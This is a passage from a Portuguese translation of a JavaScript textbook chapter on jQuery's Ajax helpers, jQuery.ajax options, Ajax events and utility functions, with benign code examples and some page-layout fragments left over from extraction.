buscar o texto do script a ser executado. Mas para requisições entre domínios (quando o script é enviado por um servidor que não aquele que enviou o documento atual), a jQuery carrega o script com um elemento `<script>` (consulte a Seção 18.2). Em caso de mesma origem, o primeiro argumento de sua função callback é o texto do script, o segundo argumento é o código de status “success” e o terceiro é o objeto `XMLHttpRequest` usado para buscar o texto do script. O valor de retorno de `jQuery.getScript()` também é o objeto `XMLHttpRequest`, nesse caso. Para requisições de várias origens, não há um objeto `XMLHttpRequest` e o texto do script não é capturado. Nesse caso, a função callback é chamada com seu primeiro e terceiro argumentos `undefined` e o valor de retorno de `jQuery.getScript()` também é `undefined`.

A função callback passada para `jQuery.getScript()` é chamada somente se a requisição é concluída com sucesso. Se for necessário ser notificado de erros e também de sucesso, você precisará da função de nível mais baixo `jQuery.ajax()`. O mesmo vale para as três outras funções utilitárias descritas nesta seção.

19.6.2.2 `jQuerygetJSON()`

`jQuery.getJSON()` é como `jQuery.getScript()`: busca texto e então o processa de modo especial, antes de chamar a callback especificada por você. Em vez de executar o texto como um script, `jQuery.getJSON()` o analisa como JSON (usando a função `jQuery.parseJSON()`: consulte a Seção 19.7). `jQuery.getJSON()` só tem utilidade quando recebe um argumento de callback. Se o URL for carregado com sucesso e se seu conteúdo for analisado como JSON com sucesso, o objeto resultante será passado como primeiro argumento para a função callback. Assim como acontece com `jQuery.getScript()`, o segundo e o terceiro argumentos da callback são o código de status “success”

e o objeto `XMLHttpRequest`:

```
// Supõe que data.json contém o texto: '{"x":1,"y":2}'
```

```
jQuery.getJSON("data.json", function(data) {
```

```
// Agora data é o objeto {x:1, y:2}
```

```
});
```

Ao contrário de `jQuery.getScript()`, `jQuery.getJSON()` aceita um argumento de dados opcional, como aquele passado para o método `load()`.

Se você passa dados para `jQuery.getJSON()`, eles devem ser o segundo argumento e a função `callback` deve ser o terceiro. Se você não passa dados, a função

548 Parte II JavaScript do lado do cliente `callback` pode ser o segundo argumento. Se os dados são uma `string`, ela é anexada no URL, após ?

ou `&`. Se os dados são um objeto, ele é convertido em uma `string` (consulte o quadro) e depois anexada no URL.

Passando dados para utilitários Ajax da jQuery

A maioria dos métodos Ajax da jQuery aceita um argumento (ou uma opção) que especifica dados para enviar ao servidor, junto com o URL. Normalmente, esses dados assumem a forma de pares `nome = valor` codificados no URL, separados uns dos outros por símbolos de E comercial. (Esse formato de dados é conhecido como tipo MIME “`application/x-www-form-urlencoded`”. Pode considerá-lo análogo ao JSON: um formato para converter objetos JavaScript simples em strings e vice-versa.) Para requisições HTTP GET, essa string de dados é anexada ao URL. Para requisições POST, ela é enviada como corpo da requisição, após o envio de todos os cabeçalhos HTTP.

Uma maneira de obter uma string de dados nesse formato é chamar o método `serialize()` de um objeto jQuery que contenha formulários ou elementos de formulário. Para enviar um formulário HTML usando o método `load()`, por exemplo, você poderia usar código como o seguinte:

```
$(this.form).load(
```

```
// Substitui o formulário carregando...
```

```
this.form.action,
```

```
// seu url
```

```
$(this.form).serialize()); // com os dados do formulário anexados  
event.preventDefault();
```

```
// Não faz o envio de formulário padrão
```

```
this.disabled = "disabled";
```

```
// Impede envios múltiplos
```

```
});
```

Se você configurar o argumento (ou opção) de dados de uma função Ajax da jQuery como um objeto, em vez de uma string, normalmente (com uma exceção, descrita a seguir) a jQuery vai converter esse objeto em uma string automaticamente, chamando `jQuery.param()`. Essa função utilitária trata propriedades de objeto como pares nome=valor e converte o objeto `{x:1,y:"hello"}`, por exemplo, na string `"x=1&y=hello"`.

Na jQuery 1.4, `jQuery.param()` manipula objetos JavaScript mais complicados. Se o valor de uma propriedade de objeto for um array, cada elemento desse array terá seu próprio par nome/ valor na string resultante e o nome da propriedade terá colchetes anexados. E se o valor de uma propriedade é um objeto, os nomes de propriedade desse objeto aninhado são colocados entre colchetes e anexados no nome de propriedade externo. Por exemplo: `$.param({a:[1,2,3]})`

```
// Retorna "a[]=1&a[]=2&a[]=3"
```

```
$.param({o:{x:1,y:true}}) //
```

Retorna

"o[x] = 1&o[y] = true"

\$.param({o:{x:{y:[1,2]}}}) //

Retorna

"o[x][y][] = 1&o[x][y][] = 2"

Para compatibilidade com as versões 1.3 e anteriores da jQuery, você pode passar `true` como segundo argumento para `jQuery.param()` ou configurar a opção `traditional` como `true`. Isso vai impedir a serialização avançada de propriedades cujos valores são arrays ou objetos.

Ocasionalmente, talvez você queira passar um objeto `Document` (ou algum outro objeto que não deva ser convertido automaticamente) como corpo de uma requisição `POST`. Nesse caso, pode configurar a opção `contentType` para especificar o tipo de seus dados e configurar a opção `processData` como `false`, a fim de impedir que a jQuery passe seu objeto dado para `jQuery.param()`.

Capítulo 19 A biblioteca jQuery 549

Se o URL ou a string de dados passada para `jQuerygetJSON()` contém a “=?” no final da string ou antes de um E comercial, isso é aceito como especificando uma requisição `JSONP`. (Consulte a Seção 18.2 para uma explicação sobre `JSONP`.) A jQuery vai substituir o ponto de interrogação pelo nome de uma função callback que ela cria e, então, `jQuerygetJSON()` vai se comportar como se estivesse sendo solicitado um script, em vez de um objeto `JSON`. Isso não funciona para arquivos de dados `JSON` estáticos: só funciona com scripts do lado do servidor que suportam `JSONP`. Entretanto, **lado do client Jav**

como as requisições `JSONP` são tratadas como scripts, isso significa que dados formatados como **aScript do**

`JSON` podem ser solicitados entre domínios.

e

19.6.2.3 `jQuery.get()` e `jQuery.post()`

`jQuery.get()` e `jQuery.post()` buscam o conteúdo do URL especificado, passando os dados especificados (se houver), e passam o resultado para a callback especificada. `jQuery.get()` faz isso usando uma requisição `HTTP GET` e `jQuery.post()` usa uma requisição `POST`, mas fora isso essas duas funções utilitárias são iguais. Esses dois métodos recebem os mesmos três argumentos que jQuery.

`getJSON()`: o URL solicitado, uma string de dados ou objeto opcional e

uma função callback tecnicamente opcional, mas quase sempre utilizada. A função callback é invocada com os dados retornados como seu primeiro argumento, a string “success” como segundo e o objeto XMLHttpRequest (se houve um) como terceiro:

// Solicita texto do servidor e o exibe em um diálogo de alerta

```
jQuery.get("debug.txt", alert);
```

Além dos três argumentos descritos anteriormente, esses dois métodos aceitam um quarto argumento opcional (passado como terceiro argumento, caso os dados sejam omitidos) especificando o tipo de dados que estão sendo solicitados. Esse quarto argumento afeta o modo como os dados são processados antes de serem passados para sua callback. O método load() usa o tipo “html”, jQuery.

getScript() usa o tipo “script” e jQuerygetJSON() usa o tipo “json”. No entanto, jQuery.get() e jQuery.post() são mais flexíveis do que aqueles utilitários de propósito especial, e você pode especificar qualquer um desses tipos. Os valores válidos para esse argumento, assim como o comportamento da jQuery quando se omite o argumento, estão explicados no quadro.

Tipos de dados Ajax da jQuery

Você pode passar qualquer um dos seis tipos a seguir como argumento para jQuery.get() ou jQuery.

post(). Além disso, conforme vamos ver a seguir, pode passar um desses tipos para jQuery.ajax() usando a opção dataType:

“text”

Retorna a resposta do servidor como texto puro, sem processamento.

“html”

Esse tipo funciona exatamente como “text”: a resposta é texto puro. O método load() usa esse tipo e insere o texto retornado no próprio documento.

550 Parte II JavaScript do lado do cliente

“xml”

É suposto que o URL se refere a dados formatados como XML e a jQuery usa a propriedade responseXML do objeto XMLHttpRequest, em vez da

propriedade `responseText`. O valor passado para a callback é um objeto `Document` representando o documento XML, em vez de uma `string` contendo o texto do documento.

`"script"`

É suposto que o URL faz referência a um arquivo JavaScript e o texto retornado é executado como um script, antes de ser passado para a callback. `jQuery.getScript()` usa esse tipo. Quando o tipo é

`"script"`, a jQuery pode manipular requisições entre domínios usando um elemento `<script>`, em vez de um objeto `XMLHttpRequest`.

`"json"`

É suposto que o URL faz referência a um arquivo de dados formatados como JSON. O valor passado para a callback é o objeto obtido pela análise do conteúdo do URL feito com `jQuery.parseJSON()` (Seção 19.7). `jQuerygetJSON()` usa esse tipo. Se o tipo é `"json"` e o URL ou a string de dados contém

`"= ?"`, o tipo é convertido para `"jsonp"`.

`"jsonp"`

É suposto que o URL se refere a um script no lado do servidor que suporta o protocolo JSONP, para passar dados formatados como JSON como argumento para uma função especificada pelo cliente.

(Consulte a Seção 18.2 para mais informações sobre JSONP.) Esse tipo passa o objeto analisado para a função callback. Como as requisições JSONP podem ser feitas com elementos `<script>`, esse tipo pode ser usado para fazer requisições entre domínios, assim como acontece com o tipo `"script"`. Quando você usa esse tipo, seu URL ou string de dados normalmente deve incluir um parâmetro como `"&jsonp = ?"` ou `"&callback = ?"`. A jQuery vai substituir o ponto de interrogação pelo nome de uma função callback gerada automaticamente. (Mas consulte as opções `jsonp` e `jsonpCallback` na Seção 19.6.3.3 para ver alternativas.)

Se você não especifica um desses tipos ao chamar `jQuery.get()`, `jQuery.post()` ou `jQuery.ajax()`, a jQuery examina o cabeçalho `Content-Type` da resposta HTTP. Se esse cabeçalho contém a string `"xml"`, é passado um documento XML para a callback. Caso contrário, se o cabeçalho contém a string `"json"`, os dados são analisados como JSON e o objeto analisado é passado para a callback. Caso contrário, se o cabe-

çalho contém a string “javascript”, os dados são executados como um script. Caso contrário, os dados são tratados como texto puro.

19.6.3 A função `jQuery.ajax()`

Todos os utilitários Ajax da jQuery acabam chamando `jQuery.ajax()` – a função mais complicada de toda a biblioteca. `jQuery.ajax()` aceita apenas um argumento: um objeto opções cujas propriedades especificam muitos detalhes sobre como a requisição Ajax deve ser feita. Uma chamada para `jQuery`.

`getScript(url, callback)`, por exemplo, é equivalente a esta chamada de `jQuery.ajax()`: `jQuery.ajax({`

`type:`

`"GET",`

`// O método da requisição HTTP.`

`url: url,`

`// O URL dos dados a buscar.`

`data: null,`

`// Não adiciona quaisquer dados no URL.`

Capítulo 19 A biblioteca jQuery 551

`dataType: "script",`

`// Executa a resposta como um script quando o obtivermos.`

`success:`

callback

// Chama esta função ao terminar.

});

Você pode configurar essas cinco opções fundamentais com `jQuery.get()` e `jQuery.post()`. Contudo, `jQuery.ajax()` suporta muitas outras opções, caso você a chame diretamente. As opções (incluindo as cinco básicas mostradas anteriormente) estão explicadas em detalhes a seguir.

lado do client

JavaS

*Antes de nos aprofundarmos nas opções, note que você pode configurar padrões para qualquer uma **cripto***

delas, passando um objeto opções para `jQuery.ajaxSetup()`:

e

`jQuery.ajaxSetup({`

`timeout: 2000,`

`// Cancela todos as requisições Ajax após 2 segundos`

`cache:`

false

```
// Desmonta a cache do navegador, adicionando um timestamp no URL  
});
```

Após a execução do código anterior, as opções de timeout e cache especificadas serão usadas por todas as requisições Ajax (incluindo as de alto nível, como `jQuery.get()` e o método `load()`) que não especifiquem seus próprios valores para essas opções.

Ao ler sobre as muitas opções e funções callback da jQuery nas seções a seguir, talvez você ache útil se referir aos quadros sobre código de status Ajax e as strings de tipos de dados da jQuery, na Seção 19.6.1 e na Seção 19.6.2.3.

Ajax na jQuery 1.5

A jQuery 1.5, que foi lançada quando este livro estava indo para a gráfica, apresenta um módulo Ajax reescrito, com vários novos recursos convenientes. O mais importante é que agora `jQuery.ajax()` e todas as funções utilitárias Ajax descritas anteriormente retornam um objeto `jqXHR`. Esse objeto simula a API `XMLHttpRequest`, mesmo para requisições (como aquelas feitas com `$.getScript()`) que não utilizam um objeto `XMLHttpRequest`. Além disso, o objeto `jqXHR` define os métodos `success()`, `error()` que podem ser usados para registrar funções callback para serem chamadas quando a requisição for bem-sucedida ou falhar. Assim, em vez de passar uma callback para `jQuery.get()`, por exemplo, você poderia em vez disso passá-la para o método `success()` do objeto `jqXHR` retornado por essa função utilitária: `jQuery.get("data.txt")`

```
.success(function(data) { console.log("Got", data); });
```

```
.success(function(data) { process(data); });
```

19.6.3.1 Opções comuns

As opções de `jQuery.ajax()` mais usadas são:

type

Especifica o método da requisição HTTP. O padrão é “GET”. “POST” é outro valor normalmente usado. Você pode especificar outros métodos de requisição HTTP, como “DELETE”

e “PUT”, mas nem todos os navegadores os suportam. Note que essa opção tem nome incorreto: ela não tem nada a ver com o tipo de dados da requisição ou da resposta, “method” seria um nome melhor.

552 *Parte II JavaScript do lado do cliente url*

O URL a ser buscado. Para requisições GET, a opção data será anexada a esse URL. A jQuery pode adicionar parâmetros no URL para requisições JSONP e quando a opção cache é false.

data

Dados a serem anexados no URL (para requisições GET) ou enviados no corpo da requisição (para requisições POST). Pode ser uma string ou um objeto. Os objetos normalmente são convertidos em strings, conforme descrito no quadro da Seção 19.6.2.2, mas veja uma exceção na opção processData.

dataType

Especifica o tipo de dados esperados na resposta e como esses dados devem ser processados pela jQuery. Os valores válidos são “text”, “html”, “script”, “json”, “jsonp” e “xml”. O significado desses valores foi explicado no quadro da Seção 19.6.2.3. Esta opção não tem valor padrão. Quando não especificada, a jQuery examina o cabeçalho Content-Type da resposta para determinar o que vai fazer com os dados retornados.

contentType

Especifica o cabeçalho HTTP Content-Type da requisição. O padrão é “application/ x-www-

-form-urlencoded”, que é o valor normal usado pelos formulários HTML e pela maioria dos scripts do lado do servidor. Se você tiver configurado type como “POST” e quer enviar texto puro ou um documento XML como corpo da requisição, também precisa configurar esta opção.

timeout

Um tempo-limite, em milissegundos. Se esta opção estiver configurada e a requisição não tiver terminado dentro do limite de tempo especificado, a requisição será cancelada e a callback error será chamada com status “timeout”. O tempo-limite padrão é 0, ou seja, as requisições continuam até terminarem e nunca são canceladas.

cache

Para requisições GET, se esta opção estiver configurada como false, a jQuery vai adicionar um parâmetro _= no URL ou vai substituir um parâmetro existente por esse nome. O valor desse parâmetro é configurado com a hora atual (no formato de milissegundos). Isso anula o uso de cache baseada no navegador, pois o URL será diferente a cada vez que a requisição for feita.

ifModified

Quando esta opção é configurada como *true*, a jQuery registra os valores dos cabeçalhos de resposta *Last-Modified* e *If-None-Match* de cada URL que solicita e então configura esses cabe-

çalhos em qualquer requisição subsequente pelo mesmo URL. Isso instrui o servidor a enviar uma resposta HTTP 304 “*Not Modified*”, caso o URL não tenha mudado desde a última vez que foi solicitado. Por padrão, esta opção não é configurada e a jQuery não configura nem registra esses cabeçalhos.

A jQuery transforma uma resposta HTTP 304 no código de status “*notmodified*”. O status

“*notmodified*” não é considerado um erro e esse valor é passado para a *callback success*, em vez do código de status normal “*success*”. Assim, se você configurar a opção *ifModified*, deve verificar o código de status em sua *callback* – se o status for “*notmodified*”, o primeiro argu-

Capítulo 19 A biblioteca jQuery 553

mento (os dados da resposta) será indefinido. Note que nas versões da jQuery antes da 1.4, o código HTTP 304 era considerado um erro e o código de status “*notmodified*” era passado para a *callback error*, em vez da *callback success*. Consulte o quadro na Seção 19.6.1 para mais informações sobre códigos de status Ajax da jQuery.

context

Esta opção especifica o objeto a ser usado como contexto – o valor de this – para chamadas das várias funções callback. Esta opção não tem valor default e, se for deixada sem configura-

ção, as funções callback são chamadas no objeto opções que as contém. Configurar a opção context também afeta o modo como os eventos Ajax são disparados (consulte a Seção 19.6.4).

Se ela for configurada, o valor deve ser um objeto Window, Document ou Element no qual eventos possam ser disparados.

beforeSend

Esta opção especifica uma função callback que será chamada antes que a requisição Ajax seja enviada para o servidor. O primeiro argumento é o objeto XMLHttpRequest e o segundo é o objeto opções da requisição. A callback beforeSend dá aos programas a oportunidade de configurar cabeçalhos HTTP personalizados no objeto XMLHttpRequest. Se essa função callback retornar false, a requisição Ajax será cancelada. Note que as requisições “script” e “jsonp”

entre domínios não usam um objeto XMLHttpRequest e não disparam a callback beforeSend.

Esta opção especifica a função callback a ser chamada quando uma requisição Ajax for concluída com sucesso. O primeiro argumento são os dados enviados pelo servidor. O segundo argumento é o código de status jQuery e o terceiro é o objeto XMLHttpRequest usado para fazer a requisição. Conforme explicado na Seção 19.6.2.3, o tipo do primeiro argumento depende da opção dataType ou do cabeçalho Content-Type da resposta do servidor. Se o tipo é “xml”, o primeiro argumento é um objeto Document. Se o tipo é “json” ou “jsonp”, o primeiro argumento é o objeto resultante da análise da resposta formatada como JSON feita pelo servidor. Se o tipo foi “script”, a resposta é o texto do script carregado (contudo, esse script já terá sido executado; portanto, a resposta normalmente pode ser ignorada nesse caso). Para outros tipos, a resposta é simplesmente o texto do recurso solicitado.

554 *Parte II JavaScript do lado do cliente* O código de status do segundo argumento normalmente é a string “success”, mas se você tiver configurado a opção ifModified, esse argumento poderá ser “notmodified”. Nesse caso, o servidor não envia uma resposta e o primeiro argumento é indefinido. As requisições entre domínios de tipo “script” e “jsonp” são feitas com um elemento `<script>`, em vez de XMLHttpRequest; portanto, para esses pedidos, o terceiro argumento será indefinido.

error

Esta opção especifica a função callback a ser chamada se a requisição Ajax não for bem-sucedida. O primeiro argumento dessa callback é o objeto XMLHttpRequest da requisição (se ele usou um). O segundo argumento é o código de status jQuery. Pode ser “error” para um erro de HTTP, “timeout” para um tempo-limite e “parsererror” para um erro ocorrido durante a análise da resposta do servidor. Se um documento XML ou objeto JSON não estiver bem formado, por exemplo, o código de status será “parsererror”. Nesse caso, o terceiro argumento da callback error será o objeto Error lançado. Note que as requisições com dataType “script”

que retornam código JavaScript inválido não causam erros. Qualquer erro no script é ignorado silenciosamente e é chamada a callback success, em vez da callback error.

complete

Esta opção especifica uma função callback a ser chamada quando a requisição Ajax estiver concluída. Todo pedido Ajax ou é bem-sucedido e chama a callback success ou falha e chama a função callback error. A jQuery chama a callback complete depois de chamar success ou error. O primeiro argumento da callback complete é o objeto XMLHttpRequest e o segundo é o código de status.

19.6.3.3 Opções incomuns e ganchos

As opções Ajax a seguir não são muito usadas. Algumas especificam opções que você provavelmente não vai configurar e outras fornecem ganchos de personalização para aqueles que precisam modificar o tratamento padrão da jQuery para requisições Ajax.

async

Os scripts de requisições HTTP são assíncronos por sua própria natureza. Contudo, o objeto XMLHttpRequest oferece a opção de bloquear até que a resposta seja recebida. Configure essa opção como false se quiser que a jQuery bloqueie. Configurar essa opção não altera o valor de retorno de jQuery.ajax(): a função sempre retorna o objeto XMLHttpRequest, caso tenha utilizado um. Para requisições síncronas, você pode extrair a resposta do servidor e o có-

digo de status HTTP do objeto XMLHttpRequest ou pode especificar uma callback complete (como faria para uma requisição assíncrona), caso queira a resposta analisada e o código de status da jQuery.

dataFilter

Esta opção especifica uma função para filtrar ou pré-processar os dados retornados pelo servidor. O primeiro argumento serão os dados brutos do servidor (ou como uma string ou como um objeto Document para requisições XML) e o segundo será o valor da opção dataType. Se essa função for especificada, deve retornar um valor, e esse valor será usado no lugar da resposta do servidor. Note que a função dataFilter é chamada antes da análise de JSON ou da Capítulo 19 A biblioteca jQuery **555**

execução do script. Note também que dataFilter não é chamada para requisições “script” e

“jsonp” de várias origens.

jsonp

*Quando a opção `dataType` é configurada como “jsonp”, a opção `url` ou `data` normalmente inclui um parâmetro como “`jsonp=?`”. Se a `jQuery` não encontra esse parâmetro no URL ou nos **lado do client***

Jav

dados, ela insere um, usando esta opção como nome do parâmetro. O valor padrão desta opção do

ção é “callback”. Configure essa opção se estiver usando JSONP com um servidor que espera um nome de parâmetro diferente e ainda não tiver codificado esse parâmetro em seu URL ou e

em seus dados. Consulte a Seção 18.2 para mais informações sobre JSONP.

jsonpCallback

Para requisições com dataType “jsonp” (ou tipo “json”, quando o URL inclui um parâmetro JSONP como “jsonp=?”), a jQuery deve alterar o URL para substituir o ponto de interrogação pelo nome da função empacotadora para a qual o servidor vai passar seus dados. Normalmente, a jQuery sintetiza um nome de função exclusivo com base na hora atual. Configure essa opção se quiser substituir a função da jQuery pela sua própria. Contudo, se você fizer isso, vai impedir que a jQuery chame as funções de retorno success e complete e que dispare seus eventos normais.

processData

Quando você configura a opção data como um objeto (ou passa um objeto como segundo argumento para `jQuery.get()` e métodos relacionados), normalmente a jQuery converte esse objeto em uma string no formato padrão HTML “application/x-www-form-urlencoded”

(consulte o quadro na Seção 19.6.2.2). Se quiser evitar essa etapa (como quando você quer passar um objeto Document como corpo de uma requisição POST), configure essa opção como false.

scriptCharset

Para requisições “script” e “jsonp” de várias origens que usam um elemento <script>, esta opção especifica o valor do atributo charset desse elemento. Ela não tem efeito algum para requisições baseadas em XMLHttpRequest normais.

traditional

A jQuery 1.4 alterou ligeiramente o modo como os objetos dados eram serializados em strings “application/ x-www-form-urlencoded” (consulte o quadro na Seção 19.6.2.2 para ver os detalhes). Configure esta opção como true caso precise que a jQuery reverta para seu antigo comportamento.

username, password

Se uma requisição exige autenticação baseada em senha, especifique o nome de usuário e a senha usando essas duas opções.

xhr

Esta opção especifica uma função fábrica para obter um XMLHttpRequest. Ela é chamada sem argumentos e deve retornar um objeto que implemente a API XMLHttpRequest. Este gancho de nível muito baixo permite a você criar seu próprio wrapper em torno de XMLHttpRequest, adicionando recursos ou instrumentação em seus métodos.

556 Parte II JavaScript do lado do cliente 19.6.4 Eventos Ajax

*A Seção 19.6.3.2 explicou que jQuery.ajax() tem quatro opções de função callback: beforeSend, success, error e complete. Além de chamar essas funções callback especificadas individualmente, as funções Ajax da jQuery também disparam eventos personalizados em cada um dos mesmos estágios em uma requisição Ajax. A tabela a seguir mostra as opções de callback e os eventos correspondentes: **Callback Tipo de evento***

Método de registro de rotina de tratamento

beforeSend

“ajaxSend”

ajaxSend()

success

“ajaxSuccess”

ajaxSuccess()

error

“ajaxError”

ajaxError()

`complete`

`“ajaxComplete”`

`ajaxComplete()`

`“ajaxStart”`

`ajaxStart()`

`“ajaxStop”`

`ajaxStop()`

Você pode registrar rotinas de tratamento para esses eventos Ajax personalizados usando o método `bind()` (Seção 19.4.4) e a string de tipo de evento mostrada na segunda coluna ou usando os métodos de registro de evento mostrados na terceira coluna. `ajaxSuccess()` e os outros métodos funcionam exatamente como `click()`, `mouseover()` e outros métodos de registro de evento simples da Seção 19.4.1.

Como os eventos Ajax são eventos personalizados, gerados pela jQuery e não pelo navegador, o objeto `Event` passado para a rotina de tratamento não contém muitos detalhes úteis. Entretanto, os eventos `ajaxSend`, `ajaxSuccess`, `ajaxError` e `ajaxComplete` são todos disparados com argumentos adicionais. As rotinas de tratamento para esses eventos serão todas invocadas com dois argumentos extras após o evento. O primeiro argumento extra é o objeto `XMLHttpRequest` e o segundo é o objeto opções. Isso significa, por exemplo, que uma rotina de tratamento para o evento `ajaxSend` pode adicionar cabeçalhos personalizados em um objeto `XMLHttpRequest`, exatamente como acontece com a callback `beforeSend`. O evento `ajaxError` é disparado com um terceiro argumento extra, além dos dois que acabamos de descrever. Esse último argumento da rotina de tratamento é o objeto `Error` (se houver) que foi lançado quando o erro ocorreu. Surpreendentemente, esses eventos Ajax não recebem código de status da jQuery. Se a rotina de tratamento para um evento `ajaxSuccess` precisar distinguir “success” de “notmodified”, por exemplo, vai ter de examinar o código de status HTTP

bruto no objeto `XMLHttpRequest`.

Os dois últimos eventos listados na tabela anterior são diferentes dos outros, mais obviamente porque não têm funções callback correspondentes, e também porque são disparados sem argumentos extras. `ajaxStart` e `ajaxStop` são dois eventos que indicam o início e o fim de atividade de rede

relacionada a Ajax. Quando a jQuery não está fazendo requisições Ajax e uma nova requisição é iniciada, ela dispara um evento `ajaxStart`. Se outras requisições começam antes que essa primeira termine, essas novas requisições não causam um novo evento `ajaxStart`. O evento `ajaxStop` é disparado quando a última requisição Ajax pendente é concluída e a jQuery não está mais executando qualquer

Capítulo 19 A biblioteca jQuery 557

atividade de rede. Esse par de eventos pode ser útil para mostrar e ocultar algum tipo de animação

“Carregando...”. ou ícone de atividade de rede. Por exemplo:

```
$("#loading_animation").bind({  
  
    ajaxStart: function() { $(this).show(); },  
  
    ajaxStop: function() { $(this).hide(); }  
  
});
```

lado do client

JavaS

Essas rotinas de tratamento de evento `ajaxStart` e `ajaxStop` podem ser vinculadas a qualquer elemen-cripto do

to do documento: a jQuery as dispara globalmente (Seção 19.4.6) e não em um elemento específico.

Os outros quatro eventos Ajax, `ajaxSend`, `ajaxSuccess`, `ajaxError` e `ajaxComplete`, em geral também e

são disparados globalmente, de modo que você pode vincular rotinas de tratamento a qualquer elemento. Contudo, se você configurar a opção `context` em sua chamada de `jQuery.ajax()`, esses quatro eventos vão ser disparados no elemento contexto e não globalmente.

Por fim, lembre-se de que é possível impedir que a jQuery dispare qualquer evento relacionado a Ajax, configurando a opção global como `false`. Apesar de seu nome confuso, configurar global como `false` impede que a jQuery dispare eventos em um objeto `context` e também que dispare eventos

globalmente.

19.7 Funções utilitárias

A biblioteca jQuery define várias funções utilitárias (assim como duas propriedades) que talvez você ache úteis em seus programas. Conforme vamos ver na lista a seguir, várias dessas funções agora têm equivalentes em ECMAScript 5 (ES5). As funções da jQuery são anteriores a ES5 e funcionam em todos os navegadores. Em ordem alfabética, as funções utilitárias são: `jQuery.browser` A propriedade `browser` não é uma função, mas um objeto que você pode usar para farejar clientes (Seção 13.4.5). Esse objeto terá a propriedade `msie` configurada como `true` se o navegador for o IE.

A propriedade `mozilla` será `true` se o navegador for o Firefox ou outro relacionado. A propriedade `webkit` será `true` para Safari e Chrome, e a propriedade `opera` será `true` para o Opera. Além dessa propriedade específica do navegador, a propriedade `version` contém o número da versão do navegador.

É melhor evitar farejar clientes quando possível, mas você pode usar essa propriedade para contornar erros específicos de navegador com código como o seguinte:

```
if ($.browser.mozilla && parseInt($.browser.version) < 4) {
```

```
// Contorna um hipotético erro do Firefox aqui...
```

```
}
```

```
jQuery.contains()
```

Esta função espera dois elementos do documento como seus argumentos. Ela retorna `true` se o primeiro elemento contém o segundo e, caso contrário, retorna `false`.

```
jQuery.each()
```

Ao contrário do método `each()`, que itera somente em objetos jQuery, a função utilitária `jQuery.each()` itera pelos elementos de um array ou pelas propriedades de um objeto. O primeiro argumento é o array ou objeto a ser iterado.

558 Parte II JavaScript do lado do cliente O segundo argumento é a

função a ser chamada para cada elemento do array ou propriedade do objeto. Essa função será chamada com dois argumentos: o índice ou nome do elemento do array ou propriedade do objeto, e o valor do elemento do array ou propriedade do objeto. O

valor de this para a função é igual ao segundo argumento. Se a função retorna false, jQuery.

each() retorna imediatamente, sem concluir a iteração. jQuery.each() sempre retorna seu primeiro argumento.

jQuery.each() enumera propriedades de objeto com um laço for/in normal, de modo que todas as propriedades enumeráveis são iteradas, mesmo as propriedades herdadas. jQuery.each() enumera elementos de array em ordem numérica pelo índice e não pula as propriedades indefinidas de arrays esparsos.

jQuery.extend()

Esta função espera objetos como seus argumentos. Ela copia as propriedades do segundo objeto e dos objetos subsequentes no primeiro objeto, sobrepondo todas as propriedades de mesmo nome no primeiro argumento. Esta função pula qualquer propriedade cujo valor seja undefined ou null. Se é passado apenas um objeto, as propriedades desse objeto são copiadas no próprio objeto jQuery. O valor de retorno é o objeto no qual as propriedades foram copiadas. Se o primeiro argumento é o valor true, é feita uma cópia profunda ou recursiva: o segundo argumento é estendido com as propriedades do terceiro objeto (e de todos os subsequentes).

Esta função é útil para clonar objetos e para mesclar objetos opções com conjuntos de padrões: var clone = jQuery.extend({}, original);

var options = jQuery.extend({}, default_options, user_options);

jQuery.globalEval()

Esta função executa uma string de código JavaScript no contexto global, como se fosse o conteúdo de um elemento <script>. (Na verdade, a jQuery implementa essa função criando um elemento <script> e inserindo-o temporariamente no documento.) jQuery.grep()

Esta função é como o método ES5 filter() do objeto Array. Ela espera um array como primeiro argumento, uma função predicado como segundo e

chama o predicado uma vez para cada elemento do array, passando o valor e o índice do elemento. `jQuery.grep()` retorna um novo array contendo apenas os elementos do array de argumentos para os quais o predicado retornou `true` (ou outro valor verdadeiro). Se você passa `true` como terceiro argumento para `jQuery.grep()`, ela inverte o sentido do predicado e retorna um array de elementos para os quais o predicado retornou `false` ou outro valor falso.

`jQuery.inArray()`

Esta função é como o método ES5 `indexOf()` do objeto `Array`. Ela espera um valor arbitrário como primeiro argumento, um array (ou objeto semelhante a um array) como segundo e retorna o primeiro índice do array em que o valor aparece ou `-1`, caso o array não contenha o valor.

Capítulo 19 A biblioteca jQuery 559

`jQuery.isArray()`

Retorna `true` se o argumento é um objeto `Array` nativo.

`jQuery.isEmptyObject`

Retorna `true` se o argumento não tem propriedades enumeráveis.

lado do client

Jav

`jQuery.isFunction()`

aScript do

Retorna `true` se o argumento é um objeto `Function` nativo. Note que, no IE8 e anteriores, métodos de navegador como `Window.alert()` e `Element.attachEvent()` não são funções nesse sentido.

e

`jQuery.isPlainObject()`

Retorna `true` se o argumento é um objeto “puro”, em vez de uma instância de algum tipo mais especializado ou classe de objetos.

`jQuery.makeArray()`

Se o argumento é um objeto semelhante a um array, esta função copia os

elementos desse objeto em um novo array (verdadeiro) e retorna esse array. Se o argumento não é semelhante a um array, esta função simplesmente retorna um novo array com o argumento como seu único elemento.

`jQuery.map()`

Esta função é como o método ES5 `map()` do objeto `Array`. Ela espera um array ou objeto semelhante a um array como primeiro argumento e uma função como segundo. Ela passa cada elemento do array, junto com o índice desse elemento, para a função e retorna um novo array que reúne os valores retornados pela função. `jQuery.map()` difere do método ES5 `map()` de duas maneiras. Se sua função de mapeamento retornar `null`, esse valor não será incluído no array resultante. E se sua função de mapeamento retornar um array, os elementos desse array serão adicionados no resultado, em vez do array em si.

`jQuery.merge()`

Esta função espera dois arrays ou objetos semelhantes a um array. Ela anexa os elementos do segundo no primeiro e retorna o primeiro. O primeiro array é modificado, o segundo, não.

Note que essa função pode ser usada para clonar um array de forma rasa, como segue: `var clone = jQuery.merge([], original);`

`jQuery.parseJSON()`

Esta função analisa uma string formatada como JSON e retorna o valor resultante. Ela lança uma exceção quando recebe entrada malformada. A `jQuery` usa a função padrão `JSON.parse()` nos navegadores que a definem. Note que a `jQuery` define apenas uma função de análise JSON e não uma função de serialização JSON.

`jQuery.proxy()`

Esta função é parecida com o método ES5 `bind()` (Seção 8.7.4) do objeto `Function`. Ela recebe uma função como primeiro argumento, um objeto como segundo e retorna uma nova função que chama a função como método do objeto. Ela não faz aplicação parcial de argumentos, como acontece com o método `bind()`.

560 Parte II JavaScript do lado do cliente `jQuery.proxy()` também pode ser chamada com um objeto como seu primeiro argumento e um nome de propriedade como segundo. O valor da propriedade nomeada deve ser uma função. Chamada dessa maneira, a função `jQuery.proxy(o,n)` retorna o

mesmo que jQuery.

